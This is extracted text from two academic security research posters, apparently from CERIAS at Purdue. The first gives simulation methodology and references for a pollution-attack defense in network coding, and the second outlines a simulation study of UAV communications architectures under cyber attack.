
#### Simulation methodology:

- Simulator: GlomoSim
- Topology: RoofNet 38 node network
- Simulation run: random source-destination pair, 400 second transfer
- Experiment: 200 simulation runs, metrics plotted as CDF

#### Simulated protocols:

- MORE: standard intra-flow network coding protocol [1]
- SNK: our split null key protocol
- KFM: representative cryptographic-based protocol [4]
- DART: alternative time-based pollution defense protocol [2]

#### Simulation results:



### References

- [1] Szymon Chachulski, Michael Jennings, Sachin Katti, and Dina Katabi. Trading structure for randomness in wireless opportunistic routing. In *Proc. of ACM SIGCOMM '07*, 2007.
- [2] Jing Dong, Reza Curtmola, and Cristina Nita-Rotaru. Practical defenses against pollution attacks in intra-flow network coding for wireless mesh networks. In *Proc. of WiSec*, 2009.
- [3] E. Kehdi and Baochun Li. Null keys: Limiting malicious attacks via null space properties of network coding. In *Proc. of IEEE INFOCOM*, 2009.
- [4] M. Krohn, M. Freedman, and D. Mazières. On-the-fly verification of rateless erasure codes for efficient content distribution. In *Proc. of S&P*, 2004.



# CERIAS

the center for education and research in information assurance and security


## A Performance Study of Unmanned Aerial Vehicle Systems-of-Systems and Communications Architectures Under Cyber Attack

Ethan Puchaty ([epuchaty@purdue.edu](mailto:epuchaty@purdue.edu))  
 Dr. Dan DeLaurentis ([ddelaure@purdue.edu](mailto:ddelaure@purdue.edu))

### Research Objective:

How do cyber attacks affect the SoS-level performance of different communications architectures for autonomous UAV networks?

### Integrated Air Defense Network



### Communication Network Security Goals:

- Is the data **available on-demand**?
- Is the data **trustworthy and correct**?


### Model Features:

- Agent-based discrete event simulation (MATLAB)
  - UAV hybrid control system and waypoint navigation
  - Communication channel redundancy and availability
  - Stochastic missile time of launch, launch location, and direction
  - Probabilistic channel and node failure
  - Partial data failures, cyber attack induced missile location mean offset and variation
  - Dynamic provenance-based data trustworthiness assessment<sup>1</sup>
- Communication latency simulation, source to destination (ns-2)
  - MATLAB integration using 3-D table and interpolation
  - Satellite, wireless line-of-sight, wired links
- Variable architecture choices and communication routing options
  - UAV to UAV routing, UAV to military communications satellite, UAV to ground relay station, UAV to mobile interceptor agent, etc.

